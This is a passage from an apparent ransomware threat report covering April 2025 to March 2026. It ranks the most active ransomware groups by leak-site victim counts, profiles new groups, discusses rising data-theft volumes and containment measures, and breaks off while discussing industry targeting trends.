


Figure 7: Reported Nova leak sizes by discovery date

This trend prompts a bigger question: as ransomware groups mature, are they also getting better at finding and stealing larger volumes of valuable data? That may come down to better tooling—including AI-assisted reconnaissance or data analysis—more efficient operations, shifts in targeting, resultant access to more data-rich systems, or some combination of these factors.

More data theft means more leverage for extortion

As ransomware groups steal more data per victim, the potential impact of each compromise grows. Higher volumes of stolen data mean more information to expose and exploit—and greater leverage to pressure victims to pay.

These findings make post-compromise containment increasingly important. Organizations need to limit access to only the applications and data users need, eliminate opportunities for lateral movement, inspect encrypted traffic for threats and data loss, and quickly isolate compromised users, devices, or workloads before attackers can reach and exfiltrate large volumes of data.

Most active ransomware groups in 2025-2026

Ransomware activity remained high from April 2025 through March 2026, with 7,366 victims listed on public leak sites. But the groups driving that activity changed considerably from the previous reporting period.

More than half (60%) of the top 15 groups ranked by victim volume are new to the list, and several returning groups climbed into leading positions or maintained a strong presence near the top.

Shifts among the most active ransomware operations do not necessarily translate into equally dramatic changes in how attacks are carried out. Disruptions, shutdowns, and rebrands can reshape the ransomware landscape, while skilled affiliates move between operations and bring familiar tooling and tactics with them.

Qilin had the most dramatic rise from 314 publicly named victims last year to 1,309 this reporting period, taking the top spot by a wide margin. That kind of growth speaks to the continued strength of ransomware-as-a-service operations that use affiliate networks to reach more victims at scale.

The 2026 reshuffle was not only driven by new entrants. **Akira's** victim count increased from 520 to 708, **INC** nearly doubled from 231 to 460, and **Play** held nearly steady year over year. Part of this shift is due to the former affiliates of **RansomHub** migrating to other ransomware brands after the group ceased operations in April last year.

Figure 8 compares the 15 ransomware groups with the most victims with their prior-year rankings, highlighting changes in position and groups that are new to this year's list.



Rank	Ransomware group	Number of victims	Rank change from previous report
1	Qilin	1,309	↑6
2	Akira	708	No change
3	INC Ransom	460	↑6
4	Play	427	No change
5	SafePay	321	New
6	DragonForce	289	New
7	Sinobi	268	New
8	The Gentlemen	263	New
9	Clop	242	↓6
10	LockBit 5.0	203	New
11	Lynx	198	No change
12	Devman	153	New
13	WorldLeaks	139	New
14	Everest	139	New
15	Coinbase Cartel	109	New

Figure 8: Ransomware attacks reported on data leak websites from April 2025 through March 2026



New groups on the scene

ThreatLabz identified 52 ransomware groups that began publishing victim data on leak sites between April 2025 and March 2026, as highlighted in figure 9 below.

A “new” ransomware group does not always mean an entirely new threat. Newly observed leak sites may represent renamed operations, recycled tactics, or affiliates carrying over methods from disrupted or inactive operations.




Figure 9: New ransomware groups with data leak sites from April 2025 through March 2026

New ransomware groups making an impact

Pear: Despite being relatively new, linked to some of the largest data exfiltration numbers.

The Gentlemen: Rapidly rose to the top tier of disruptive groups with self-propagation and advanced defense evasion capabilities.

ShinyHunters: Connected to large-scale social engineering attacks leading to data theft extortion campaigns.

Payouts King: Tied to tradecraft associated with former Black Basta initial access brokers.

LockBit 5.O: Latest resurgence of the LockBit operation following repeated disruption, returning to the top 10 by victim volume.

Most targeted industries and countries

Top industries lose share as other sectors grow

The industries that appeared most often in ransomware leak site data remained largely consistent with previous years, though their relative positions are changing. The top three industries comprised 36% of listed victims in 2026, down from 45% in our last reporting period, as victim growth spread further down the rankings.




Figure 10: Ransomware attacks by industry based on data leak sites



YEAR-OVER-YEAR PERCENTAGE CHANGE BY INDUSTRY




Figure 11: Year-over-year percentage change in ransomware attacks by industry (industries with <10 reported attacks in last year's dataset were excluded to avoid overstating growth due to a low baseline)

The combined view of total victim volume and percentage growth reveal several shifts in targeting.

Traditional targets experienced a reduction in attack volume

